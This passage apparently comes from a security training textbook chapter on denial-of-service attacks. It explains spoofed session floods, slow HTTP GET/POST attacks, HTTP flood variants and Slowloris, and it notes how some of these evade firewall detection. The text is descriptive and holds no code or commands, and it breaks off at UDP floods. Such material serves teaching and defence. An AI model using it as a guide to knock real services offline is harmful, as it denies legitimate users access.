
The following are examples for spoofed session flood attacks:

- **Multiple SYN-ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session with multiple SYN and multiple ACK packets, along with one or more RST or FIN packets.

- **Multiple ACK Spoofed Session Flood Attack**

  In this type of flood attack, attackers create a fake session by completely skipping SYN packets and using only multiple ACK packets along with one or more RST or FIN packets. Because SYN packets are not employed and firewalls mostly use SYN packet filters to detect abnormal traffic, the DDoS detection rate of the firewalls is very low for these types of attacks.



HTTP GET/POST and Slowloris Attacks

HTTP GET/POST Attack

- HTTP clients such as web browsers connect to **a web server** through the **HTTP protocol** to send HTTP requests. These requests can be either HTTP GET or HTTP POST
- In an HTTP GET attack, attackers use a time-delayed **HTTP header** to maintain HTTP connections and exhaust web server resources
- In an HTTP POST attack, attackers send HTTP requests with complete headers but with **incomplete message bodies** to the target web server or application, prompting the server to wait for the rest of the message body

Slowloris Attack

- In the Slowloris attack, the attacker sends **partial HTTP requests** to the target web server or application
- Upon receiving the partial HTTP requests, the target server opens **multiple open connections** and keeps waiting for the requests to complete
- These requests will not be complete, and as a result, the target server's **maximum concurrent** connection pool will be exhausted, and additional connection attempts will be denied

HTTP request

HTTP GET/POST Attack

HTTP attacks are layer-7 attacks. HTTP clients, such as web browsers, connect to a web server through HTTP to send HTTP requests, which can be either HTTP GET or HTTP POST. Attackers exploit these requests to perform DoS attacks.

In an HTTP GET attack, the attacker uses a time-delayed HTTP header to hold on to an HTTP connection and exhaust web-server resources. The attacker never sends the full request to the target server. Consequently, the server retains the HTTP connection and waits, making it inaccessible for legitimate users. In these types of attacks, all the network parameters appear healthy while the service remains unavailable.

In an HTTP POST attack, the attacker sends HTTP requests with complete headers but an incomplete message body to the target web server or application. Because the message body is incomplete, the server waits for the rest of the body, making the web server or web application unavailable to legitimate users.

An HTTP GET/POST attack is a sophisticated layer-7 attack that does not use malformed packets, spoofing, or reflection techniques. This type of attack requires less bandwidth than other attacks to bring down the targeted site or web server. This attack aims to compel the server to allocate as many resources as possible to serve the attack, thereby denying legitimate users access to the server's resources.

Request with time-delayed HTTP header
Attacker
Target server waiting for complete header
HTTP POST Attack
Request with incomplete message body
Attacker
Target server waiting for message body

Figure 10.17: HTTP GET/POST attack

In addition to the aforementioned HTTP GET/POST attack, attackers can employ the following HTTP flood attacks to exhaust the target network's bandwidth:

- **Single-Session HTTP Flood Attack**

  In this type of flood attack, an attacker exploits the vulnerabilities in HTTP 1.1 to bombard a target with multiple requests in a single HTTP session.

- **Single-Request HTTP Flood Attack**

  In this type of flood attack, attackers make several HTTP requests from a single HTTP session by masking these requests within one HTTP packet. This technique allows attackers to be anonymous and invisible while performing DDoS attacks.

- **Recursive HTTP GET Flood Attack**

  Staying undetected is key for attackers. An attacker posing as a legitimate user and performing legitimate actions can trick any firewall into believing that the source is legitimate while it is not. Recursive GET collects a list of pages or images and appears to be going through these pages or images. However, it stealthily performs flooding attacks on the target. The recursive GET in combination with an HTTP flood attack can cause extreme damage to the target.

- **Random Recursive GET Flood Attack**

  This type of attack is a tweaked version of the recursive GET flood attack. It is designed for forums, blogs, and other websites that have pages in a sequence. Similar to the recursive GET flood attack, in this attack, the recursive GET pretends to be going through pages. Because the targets are forums, groups, and other blogs, the attacker uses random numbers from a valid page range to pose as a legitimate user and sends a new GET request each time. In both recursive GET and random recursive GET flood attacks, the target is bombarded with a large number of GET requests, exhausting its resources.

Slowloris Attack

Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete. However, these requests remain incomplete, causing the target server's maximum concurrent connection pool to be filled up and additional connection attempts to be denied.


HTTP request
HTTP response
Slowloris DDoS attack
HTTP request

Figure 10.18: Slowloris attack



UDP Application Layer Flood Attack

- Some of the **UDP-based application layer protocols** that attackers can employ for **flooding the target networks** include:

